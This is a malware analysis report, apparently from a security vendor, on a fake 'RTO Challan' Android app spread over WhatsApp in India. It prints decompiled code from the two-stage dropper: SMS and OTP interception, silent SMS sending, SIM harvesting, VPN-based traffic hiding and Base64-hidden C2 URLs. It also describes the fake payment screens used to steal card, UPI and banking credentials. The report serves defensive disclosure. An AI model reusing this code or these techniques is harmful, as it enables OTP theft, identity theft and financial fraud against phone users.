

RTO Challan Fraud: A Technical Report on APK-Based Financial and Identity Theft

 cyfirma.com/research/rto-challan-fraud-a-technical-report-on-apk-based-financial-and-identity-theft

Published On : 2025-12-11



EXECUTIVE SUMMARY

CYFRIMA's research team uncovered a sophisticated mobile-based fraud operation distributing a malicious "RTO Challan / e-Challan" Android application through WhatsApp messages posing as official traffic violation alerts. The APK is engineered as a two-stage dropper that leverages advanced obfuscation, hidden installation techniques, and high-risk Android permissions to establish persistent control over the victim's device. Once installed, the malware creates a custom VPN tunnel to mask its network activity, enabling covert exfiltration and preventing security tools from detecting C2 communication.

The application harvests extensive personal, device, and telephony information, including Aadhaar, PAN, SIM data, phone numbers, and SMS contents, while silently intercepting OTPs and manipulating call behavior to facilitate identity theft and financial fraud. A fraudulent payment interface further deceives users into entering sensitive banking credentials, card details, and UPI PINs under the guise of verifying a ₹1 challan fee. This allows attackers to conduct unauthorized transactions in real time, leveraging stolen OTPs captured directly on the compromised device.

Analysis of the C2 infrastructure revealed the use of obfuscated Base64-encoded URLs pointing to malicious domains (jsonserv[.]xyz and jsonserv[.]biz), indicating a coordinated backend system designed for device registration, data exfiltration, and operational tasking. The configuration and behavior align with organized fraud campaigns increasingly observed across India.

Overall, the campaign represents a high-risk threat combining mobile malware, financial fraud, and social engineering, capable of causing severe monetary losses and large-scale exposure of sensitive personal data. Immediate detection, user awareness, and coordinated takedown efforts are essential to mitigate its impact.

BASIC DETAILS

File Name	RTO Challan_v10.0.apk
File Size	2.49 MB (2610937 bytes)
File Type	Android
Package name	com. lxstqn.android
MD5 Hash	0d299aea599b041ab6a532a778505bab
SHA 256	22cf70a0dd866a4f5addd5d339fad3894a4ebb3e97d597fd7dac9b08899052fb
First seen in the wild	October 2025

KEY FINDINGS

Advanced APK Obfuscation & Hidden Installation Workflow

The malware uses **NP ApkControlFlowConfusion** (v3.1.32) alongside heavily obfuscated manifest strings to conceal malicious logic. It employs a **two-stage hidden installation chain**, where the user is tricked into installing a second, stealthy payload that hides itself from the app drawer and persists in the background.

Abuse of VPNService for Traffic Control & C2 Evasion

The malicious app registers itself as a **custom VPN service**, enabling it to intercept, manipulate, or block network traffic. This method allows the threat actor to **conceal command-and-control (C2) communication**, bypass security tools, and prevent researchers from monitoring its network behavior.

Full Telephony Takeover Enabling OTP Theft & Call Manipulation

The malware abuses high-risk permissions (READ_SMS, SEND_SMS, CALL_PHONE, READ_PHONE_STATE) to gain **extensive control over SMS and calls**. It can intercept OTPs, send unauthorized SMS messages, initiate calls, and potentially trigger USSD requests to **manipulate call forwarding** for fraud operations and account takeovers.

Automated Credential Harvesting via Fraudulent Payment Interface

A fake e-Challan interface collects personally identifiable information (Aadhaar, PAN, DOB) and financial data, including **card number, CVV, ATM PIN, net banking credentials, and UPI PIN**. The app simulates payment flows, intentionally fails UPI transactions, and uses deceptive “verification” messages to keep victims engaged.

C2 Infrastructure Using encoded Base64 Strings & Multi-Endpoint Design

The malware stores C2 URLs as fragmented Base64-encoded strings to evade static detection. Identified C2 domain **jsonserv[.]xyz**, supports multi-purpose endpoints for **device registration, data upload, and task retrieval**, indicating a structured backend used for managing infected devices and exfiltrated data.

STATIC ANALYSIS

The Android manifest declares the application version as **v12.0** with a version Code of **12** and identifies the package name as **com.ixstqn.android**, which does not resemble a legitimate or recognizable publisher naming convention. The presence of an anomalous tag value **{STRING_DECODE_ERROR}** indicates that parts of the manifest could not be properly decoded, a common artifact of **string obfuscation** or **improperly repackaged APKs**. The application is compiled with **SDK version 35**, aligning with the latest Android platform releases, suggesting the build targets broad compatibility. This combination of unusual package naming, obfuscation artefacts, and modern SDK targeting is consistent with **malicious or repackaged applications designed to evade detection**.

```

android:versionCode="12"
versionName="v12.0"
compileSdkVersion="35"
compileSdkVersionCodename="15"
package="com.ixstqn.android"
platformBuildVersionCode="35"
platformBuildVersionName="15"
android:tag="(STRING_DECODE_ERROR)">

```

Service & Permission Analysis

The manifest defines a service named **com.ixstqn.android.ServiceHandler** that requests the highly sensitive **android.permission.BIND_VPN_SERVICE** permission. This permission allows the application to register itself as a **VPN service**, and the associated intent filter explicitly references **android.net.VpnService**, confirming that the app is designed to intercept, tunnel, or manipulate device traffic.

```

<service
    name="com.ixstqn.android.ServiceHandler"
    permission="android.permission.BIND_VPN_SERVICE"
    exported="true"
    android:tag="(STRING_DECODE_ERROR)">
    <intent-filter android:tag="(STRING_DECODE_ERROR)">
        <action
            android:name="android.net.VpnService"
            android:tag="(STRING_DECODE_ERROR)"/>
        </intent-filter>
    </service>

```

Permission Abuse – REQUEST_INSTALL_PACKAGES

The application requests the **android.permission.REQUEST_INSTALL_PACKAGES** permission, which enables it to install the additional APK file.

```

<uses-permission
    name="android.permission.REQUEST_INSTALL_PACKAGES"
    android:tag="rsionCode"/>

```

The APK contains metadata under **assets/protected_by_np/ApkControlFlowConfusion**, showing it was processed using the **NP ApkControlFlowConfusion** obfuscation framework (Version **3.1.32**). The configuration file includes a protection timestamp of **2025-09-11 09:03:30**, indicating

when the code was obfuscated and likely prepared for deployment. The banner text, written in Chinese, warns that the tool is intended for personal code protection and “must not be used for illegal purposes,” which is commonly seen in commercial or semi-commercial obfuscation tools.

The presence of this file confirms that the application’s control-flow logic has been deliberately obfuscated to **conceal internal behavior, hinder reverse engineering, and evade detection**.



Dynamic Network Manipulation – Custom VPN Tunnel Creation

The malware creates and controls its own VPN interface to take full command of the device’s network traffic. Its objective is to hide C2 communication, block security tools, obstruct dynamic analysis, and manipulate or suppress packets so that its activity remains concealed.

The application’s log messages explicitly confirm this intention, indicating that the VPN is activated to **block or control Internet traffic**.

```
VpnService.Builder builder = new VpnService.Builder(serviceHandler);
builder.setSession("VpnManager").setMtu(1500).addAddress("10.0.0.2", 32).addDnsServer("8.8.8.8").addRoute("0.0.0.0", 0);
ParcelFileDescriptor establish = builder.establish();
serviceHandler.f2251b = establish;
if (establish == null) {
    Log.e("ServiceHandler", "Failed to establish VPN interface.");
} else {
    serviceHandler.f2252c = true;
    C0559c.m1482a(serviceHandler).m1483b(new Intent("VPN_CONNECTED"));
    FileInputStream fileInputStream = new FileInputStream(serviceHandler.f2251b.getFileDescriptor());
    FileOutputStream fileOutputStream = new FileOutputStream(serviceHandler.f2251b.getFileDescriptor());
    ByteBuffer allocate = ByteBuffer.allocate(32767);
    Log.i("ServiceHandler", "VPN is active and blocking traffic.");
    while (serviceHandler.f2252c && !Thread.currentThread().isInterrupted()) {
        int read = fileInputStream.read(allocate.array());
        if (read > 0) {
            allocate.limit(read);
            ServiceHandler.m1648c(allocate, fileOutputStream);
            allocate.clear();
        }
    }
}
```

DROPPED PAYLOAD

Permissions:

The APK’s manifest declares several high-risk permissions, including `READ_SMS`, `RECEIVE_SMS`, `CALL_PHONE`, `READ_PHONE_STATE`, and `REQUEST_IGNORE_BATTERY_OPTIMIZATIONS`, indicating an intent to obtain full access to the device’s SMS and call functions.

```

<uses-permission
    name="android.permission.READ_PHONE_STATE"
    android:tag="{STRING_DECODE_ERROR}"/>
<uses-permission
    name="android.permission.READ_SMS"
    android:tag="{STRING_DECODE_ERROR}"/>
<uses-permission
    name="android.permission.SEND_SMS"
    android:tag="{STRING_DECODE_ERROR}"/>
<uses-permission
    name="android.permission.RECEIVE_SMS"
    android:tag="{STRING_DECODE_ERROR}"/>
<uses-permission
    name="android.permission.CALL_PHONE"
    android:tag="{STRING_DECODE_ERROR}"/>
<uses-permission
    name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"
    android:tag="{STRING_DECODE_ERROR}"/>

```

Hidden Activity & Stealth Installation Behavior

The manifest defines an activity that is **exported** but uses the **INFO** category instead of the standard **LAUNCHER** category. This ensures the application does **not appear in the device's app drawer**, effectively hiding its icon and preventing the user from easily noticing or accessing the installed APK. This is a well-known technique used by malware to remain concealed after installation.

```

<activity
    theme="@style/AppTheme.NoActionBarLaunch"
    android:label="@string/title_activity_main"
    name="com.zasmvbx.android.MainActivity"
    exported="true"
    launchMode="singleTask"
    configChanges="smallestScreenSize|screenSize|uiMode|screenLayout"
    android:tag="{STRING_DECODE_ERROR}">
    <intent-filter android:tag="{STRING_DECODE_ERROR}">
        <action
            android:name="android.intent.action.MAIN"
            android:tag="{STRING_DECODE_ERROR}"/>
        <category
            android:name="android.intent.category.INFO"
            android:tag="{STRING_DECODE_ERROR}"/>
    </intent-filter>
</activity>

```

Device & Telephony Profiling Function

The **DeviceInfo** function builds a detailed device fingerprint by gathering system, hardware, model, and brand information along with **SIM-related** details, such as phone number, carrier name, subscription ID, and other telephony attributes, then packaging everything into a

structured JSON object. It extracts core attributes, including hardware identifiers, OS version, and airplane-mode status, when READ_PHONE_STATE is granted.

```
JSONObject DeviceInfo() throws JSONException {
    SubscriptionManager subscriptionManager;
    JSONObject jsonObject = new JSONObject();
    {
        jsonObject.put("android_id", UUID());
        jsonObject.put("manufacturer", Build.MANUFACTURER);
        jsonObject.put("model", Build.MODEL);
        jsonObject.put("brand", Build.BRAND);
        jsonObject.put("device", Build.DEVICE);
        jsonObject.put("androidVersion", Build.VERSION.RELEASE);
        jsonObject.put("sdkVersion", Build.VERSION.SDK_INT);
        jsonObject.put("airplaneMode", f(this.f4783a));
        if (AbstractC0540a.a(this.f4783a, "android.permission.READ_PHONE_STATE") == 0 && (subscriptionManager = (SubscriptionManager) this.f4783a.getSystemService(SubscriptionManager.class)) != null) {
            List<SubscriptionInfo> activeSubscriptionInfoList = subscriptionManager.getActiveSubscriptionInfoList();
            JSONArray jsonArray = new JSONArray();
            if (activeSubscriptionInfoList != null) {
                for (SubscriptionInfo subscriptionInfo : activeSubscriptionInfoList) {
                    JSONObject jsonObject2 = new JSONObject();
                    jsonObject2.put("subId", subscriptionInfo.getSubscriptionId());
                    jsonObject2.put("carrierName", subscriptionInfo.getCarrierName());
                    jsonObject2.put("number", subscriptionInfo.getNumber());
                    jsonArray.put(jsonObject2);
                }
            }
            jsonObject.put("subscriptions", jsonArray);
        }
    }
}
```

Phone Number Harvesting – Multi-SIM Enumeration Logic

The function harvests the **victim's phone number** from any active SIM other than the one provided, along with its subscription details. This ensures the malware can reliably obtain a valid mobile number for fraud, profiling, or OTP based attacks.

```
/* renamed from: b */
private static String m5515b(Context context, int i2) {
    SubscriptionManager subscriptionManager;
    List<SubscriptionInfo> activeSubscriptionInfoList;
    if (AbstractC1464a.m6092a(context, "android.permission.READ_PHONE_STATE") != 0 || (subscriptionManager = (SubscriptionManager) context.getSystemService(SubscriptionManager.class)) == null || (activeSubscriptionInfoList = subscriptionManager.getActiveSubscriptionInfoList()) == null) {
        return "";
    }
    for (SubscriptionInfo subscriptionInfo : activeSubscriptionInfoList) {
        if (subscriptionInfo.getSubscriptionId() != i2 && !TextUtils.isEmpty(subscriptionInfo.getNumber())) {
            return subscriptionInfo.getNumber();
        }
    }
    return "";
}
```

Automated SMS Dispatch – Background Message Broadcasting

This routine takes a JSON list of phone numbers and silently sends attacker-defined SMS messages using a specific SIM slot via SmsManager. By automating sendTextMessage() without user interaction, the malware can push phishing links, perform SMS spam, or relay C2 instructions.

This background mass-messaging capability also enables the threat actor to spread the malware further by sending malicious SMS messages from the victim's device.

```
/* renamed from: a */
private static void m5514a(JSONArray jsonArray, String str, Context context, int i2) {
    SmsManager m5517d = m5517d(context, i2);
    int length = jsonArray.length();
    for (int i3 = 0; i3 < length; i3++) {
        String optString = jsonArray.optString(i3, "");
        if (!TextUtils.isEmpty(optString)) {
            m5517d.sendTextMessage(optString, null, str, null, null);
        }
    }
}
```

Incoming SMS Interception & OTP Harvesting

This handler listens for incoming SMS broadcasts and processes the raw PDU (Protocol Data Unit) array to reconstruct the complete message. After validating that the intent contains PDUs, the routine:

1. **Extracts SMS metadata**, including:

- Message body
- Timestamp
- Originating (sender) phone number
- SIM slot (subscription ID) used to receive the SMS

This routine enables real-time SMS interception by capturing and rebuilding messages before the user or legitimate applications can access them. The malware then forwards the intercepted SMS for OTP harvesting, fraud workflows, and SIM-specific profiling.

```

public static void m5519f(Intent intent, Context context) {
    Bundle extras = intent.getExtras();
    if (extras == null || !extras.containsKey("pdus")) {
        return;
    }
    Object[] objArr = (Object[]) extras.get("pdus");
    String string = extras.getString("format");
    int i2 = extras.getInt("subscription", -1);
    if (objArr == null || objArr.length != 0) {
        String m5516c = m5516c(context, i2);
        String m5515b = m5515b(context, i2);
        if (objArr == null) {
            return;
        }
        StringBuilder sb = new StringBuilder();
        SmsMessage smsMessage = null;
        for (Object obj : objArr) {
            SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) obj, string);
            if (smsMessage == null) {
                smsMessage = createFromPdu;
            }
            sb.append(createFromPdu.getMessageBody());
        }
        if (smsMessage == null) {
            return;
        }
        C1261f c1261f = new C1261f(context);
        LinkedHashMap linkedHashMap = new LinkedHashMap();
        linkedHashMap.put("D", new Date(smsMessage.getTimestampMillis()).toString());
        linkedHashMap.put("A", m5515b);
        linkedHashMap.put("S", m5516c);
        linkedHashMap.put("F", smsMessage.getOriginatingAddress());
        linkedHashMap.put("M", sb.toString());
        c1261f.m5530d(linkedHashMap, new a(sb, i2, context));
    }
}

```

Exfiltration Routine

This code segment represents the final step in the data-exfiltration workflow. After receiving and reading the server's response, the malware closes the input stream and shifts execution back to the main thread using a Handler tied to the main loop. Inside the posted Runnable, it triggers the method C1261f.m5526m(...), which is responsible for processing the harvested payload and completing the upload process.

The surrounding logic confirms that an HTTP POST request is used to transmit previously collected data, such as SMS contents, device identifiers, or other captured artifacts, to the attacker's command-and-control (C2) endpoint. This firmly indicates the exfiltration phase of the malware, where stolen information is packaged and delivered to the operator's infrastructure.

```
bufferedReader.close();
Handler handler = new Handler(Looper.getMainLooper());
handler.post(new Runnable() { // from class: i1.d
    @Override // java.lang.Runnable
    public final void run() {
        C1261f.m5526m(C1261f.d.this, sb);
    }
});
httpURLConnection3.disconnect();
httpURLConnection = handler;
```

C2 INFRASTRUCTURE ANALYSIS

The C2 server address is stored in a Base64-encoded string, which, once decoded, reveals the endpoint: **https://jsonserv.xyz/app-manage?action=.**

Further inspection of this endpoint indicates that the malware's command-and-control interface supports action-based query parameters, suggesting that the operator can issue dynamic instructions, such as data upload, task retrieval, device registration, or command polling.

```
/* renamed from: l */
private static String server() {
    return new String(Base64.decode("aHR0cHM6Ly9qc29uc2Vydi54eXovYXBwLW1hbmFnZT9hY3Rpb249", 8));
}
```

Similarly, it was observed that the threat actor attempted to evade static analysis by storing the C2 server URL and its query parameters in multiple Base64-encoded chunks. When decoded and reassembled, these fragments reveal another active endpoint:

https://jsonserv.xyz/appstore?type=app&id=<PackageName>&android_id=<UUID>

This endpoint appears to be used for device or application registration, allowing the operator to track infected installations by package name and unique device identifier (UUID). The use of fragmented Base64 strings highlights deliberate obfuscation efforts aimed at concealing network infrastructure and reducing detection by security tools.


```
/* renamed from: g */
public String m5531g() {
    return m5523e("aHR0cHM6Ly8=") + m5523e("anNvbnNlcnY=") + m5523e("Ln5eg==") + m5523e("Lw==")
+ m5523e("YXBwLXN0b3Jl") + m5523e("Pw==") + m5523e("dHlwZT1hcHA=") + m5523e("Jg==") + m5523e("aWQ9")
+ m5535k() + m5523e("JnFuzHJvaWRfawQ9") + m5532h();
}
```

DYNAMIC ANALYSIS

Upon launch, the malware displays a fake "App Update Available" dialog, claiming "A new version of the app is ready for your device. Follow the steps below to download and install it." This interface is purely deceptive. Instead of delivering a legitimate update, clicking the Update



button triggers the download and installation of an additional malicious payload onto the device.

Notably, the malware also attempts to request and establish a VPN connection, which is likely an intentional tactic by the threat actor to conceal its network traffic and evade detection by security tools and network monitoring solutions. This behavior further confirms the operator's focus on stealth and persistence throughout the infection chain.



After installation, the app redirects the user to the “Install unknown apps” settings page. Once the user enables this permission, the app prompts them to install a second APK that appears identical with the same name (“RTO Challan”) and the same icon. This tricks the user into believing that the original app is simply updating itself.

The second APK contains a hidden launcher component that installs malware on the device. The malware hides itself from the app drawer and runs silently in the background, allowing it to remain active without the user realizing it.




After the hidden payload is installed, it immediately prompts the user for CALL and SMS permissions.

Call permissions: These can allow the malicious app to trigger actions, such as USSD requests. Attackers may use USSD to manipulate call-forwarding settings, potentially rerouting incoming calls to numbers they control. This significantly increases the risk of account takeover, as call-forwarding is often abused to capture verification calls or reset credentials.

SMS permissions: With SMS access, the malware can read incoming text messages and intercept one-time passwords (OTPs) in real time, which may enable bypassing of 2FA/MFA protections. It may also send SMS messages without the user's knowledge, allowing attackers to interact with banking or authentication systems and potentially conduct financial fraud. Combined, these permissions create a high-risk scenario where attackers can compromise user accounts and perform fraudulent transactions covertly.



At the same time, after obtaining SMS and CALL permissions, the malware prompts the user to disable battery optimization for the app. By being whitelisted from battery optimization, the malicious app is allowed to run continuously in the background without any of the usual restrictions imposed by the Android operating system. This ensures the malware can operate persistently, consume resources freely, and maintain an active connection to its command-and-control infrastructure without being stopped or limited by the system.



At the same time, the app displays a user interface designed to mimic the legitimate e-Challan – Digital Traffic/Transport Enforcement Solution application. This fake interface prompts the user to enter a range of personal information, including their name, mobile number, mother's name, date of birth, Aadhaar number, and even PAN card details. By collecting these sensitive data points, malware attempts to perform identity theft and enable further fraudulent activities.

eChallan - Digital Traffic/Transport Enforcement Solution
An Initiative of MoRTH, Government of India

Please Verify Your Details
After getting challan details you can further go for online payment.

Name*
Full Name

Mobile*
Mobile Number

Mother's Name*
Mother's Name

Date Of Birth*
DD/MM/YYYY

PROCEED

e-challan
A Digital Challan Solution

eChallan - Digital Traffic/Transport Enforcement Solution
An Initiative of MoRTH, Government of India

Please Verify Your Details
After getting challan details you can further go for online payment.

Aadhaar Number*
Aadhaar Number

Pan Card Number*
Pan card Number

PROCEED

e-challan
A Digital Challan Solution

In the next step, the fake application asks the user to pay ₹1 as a challan fee. It displays a message claiming that the ₹1 payment is required to “verify the owner’s details” and that the amount will be refunded within 24 hours. This explanation is illogical and inconsistent with legitimate government processes, making it a strong indicator of fraudulent intent.

eChallan - Digital Traffic/Transport Enforcement Solution
An Initiative of MoRTH, Government of India

Challan Fee:
☒ ₹1

Proceed

e-challan
A Digital Challan Solution

PAY ₹1 NOW

Please Pay ₹1 to verify owner details and we will refund your money within 24hours.

CANCEL OK

e-challan
A Digital Challan Solution

When the user proceeds to the next screen, the fake app displays three payment options:

1. Debit/Credit Card
2. Net Banking

3. UPI



All of these are designed to harvest banking credentials.

- Under the Card payment option, the app asks for the card number, expiry date, CVV, and even the ATM PIN. Legitimate online payment systems never require an ATM PIN, and no genuine application is allowed to request it for online transactions.
- If the user selects UPI, the app prompts them to enter their UPI PIN, which is also never required directly by any authentic app.
- For Net Banking, the app requests the user's login credentials, another clear sign of fraudulent intent.

These prompts demonstrate that the app is explicitly designed to steal financial information rather than process a real payment.


The image displays three screenshots of the 'eChallan - Digital Traffic/Transport Enforcement Solution' app interface, which is an initiative of MoRTH, Government of India. Each screenshot shows a 'Select Payment Method' screen with three options: Debit/Credit Card, NetBanking, and UPI. The first screenshot shows the Debit/Credit Card option selected, with fields for Card Number, Expiry (MM/YY), CVV, and ATM PIN, and a 'Proceed to Pay ₹1' button. The second screenshot shows the NetBanking option selected, with a dropdown for 'Pay with NetBanking', a 'User ID/Username' field, and a 'Password' field, and a 'Proceed to Pay ₹1' button. The third screenshot shows the UPI option selected, with a 'UPI Id / Mobile Number*' field and a 'Proceed to Pay ₹1' button.

Interestingly, when the user selects the UPI payment option and enters their UPI PIN, the app intentionally triggers a payment failure message. This appears to be a tactic to keep the victim engaged, encouraging them to try again and ensuring the malicious app remains installed on the device. By repeatedly failing UPI payments, the attackers may be attempting to push the victim toward using debit/credit card options, which expose more valuable credentials, or eventually persuade them to pay directly to a scammer-controlled UPI ID through external instructions.



If the user selects the card payment method, the fake app does not ask for a UPI PIN. Instead, it processes the payment as “successful” and displays a message saying, “Please wait 24 hours while your details are being verified.” This creates a false sense of legitimacy and encourages the victim to keep the malicious APK installed on their device.

During this waiting period, the attacker can misuse the stolen card information to perform unauthorized transactions. Because the malware already has SMS permissions, it can intercept OTPs in real time, allowing the attacker to complete fraudulent payments without the victim receiving immediate alerts.



DOMAIN ANALYSIS

Both jsonserv[.]xyz and jsonserv[.]biz appear to be part of the same malicious infrastructure, possibly supporting the fraudulent RTO Challan mobile malware operation. The two domains share identical characteristics in terms of registrar, name server configuration, and restrictive domain status flags, strongly suggesting centralized control and coordinated operational use.

jsonserv[.]xyz	jsonserv[.]biz
Registered: 13 June 2025	Registered: 09 September 2025
Expires: 13 June 2026	Expires: 09 November 2026
Updated: 29 July 2025	Updated: 08 November 2025
Registrar: GoDaddy, LLC	Registrar: GoDaddy.com, LLC
Name Servers: kira.ns.cloudflare.com, marek.ns.cloudflare.com	Name Servers: kira.ns.cloudflare.com, marek.ns.cloudflare.com

 Domain Information

Domain:

jsonserv.xyz

Registered On:

2025-06-13

Expires On:

2026-06-13

Updated On:

2025-07-29

Status:

client renew prohibited
client transfer prohibited
client update prohibited
client delete prohibited

Name Servers:

kira.ns.cloudflare.com
marek.ns.cloudflare.com

 Registrar Information

Registrar:

Go Daddy, LLC

IANA ID:

146

 Domain Information

Domain:

jsonserv.biz

Registered On:

2025-09-09

Expires On:

2026-09-09

Updated On:

2025-11-08

Status:

client update prohibited
client delete prohibited
client renew prohibited
client transfer prohibited

Name Servers:

kira.ns.cloudflare.com
marek.ns.cloudflare.com

 Registrar Information

Registrar:

GoDaddy.com, LLC

IANA ID:

146

External Threat Landscape Management:

